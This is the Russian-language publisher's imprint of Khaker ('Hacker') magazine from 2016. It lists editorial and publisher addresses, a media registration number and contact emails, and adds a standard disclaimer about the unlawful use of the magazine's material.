В случае возникновения вопросов по качеству печати: claim@glc.ru. Адрес редакции: 115280, Москва, ул. Ленинская Слобода, д. 19, Омега плаза. Издатель: ООО «Эрсиа»: 606400, Нижегородская обл., Балахнинский р-н, г. Балахна, Советская пл., д. 13. Учредитель: ООО «Принтер Эдишионс», 614111, Пермский край, г. Пермь, ул. Яблочкова, д. 26. Зарегистрировано в Федеральной службе по надзору в сфере связи, информационных технологий и массовых коммуникаций (Роскомнадзоре), свидетельство ПИ № ФС77-56756 от 29.01.2014 года. Мнение редакции не обязательно совпадает с мнением авторов. Все материалы в номере предоставляются как информация к размышлению. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности. Редакция не несет ответственности за содержание рекламных объявлений в номере. По вопросам лицензирования и получения прав на использование редакционных материалов журнала обращайтесь по адресу: xakep@glc.ru. © Журнал «Хакер», РФ, 2016

←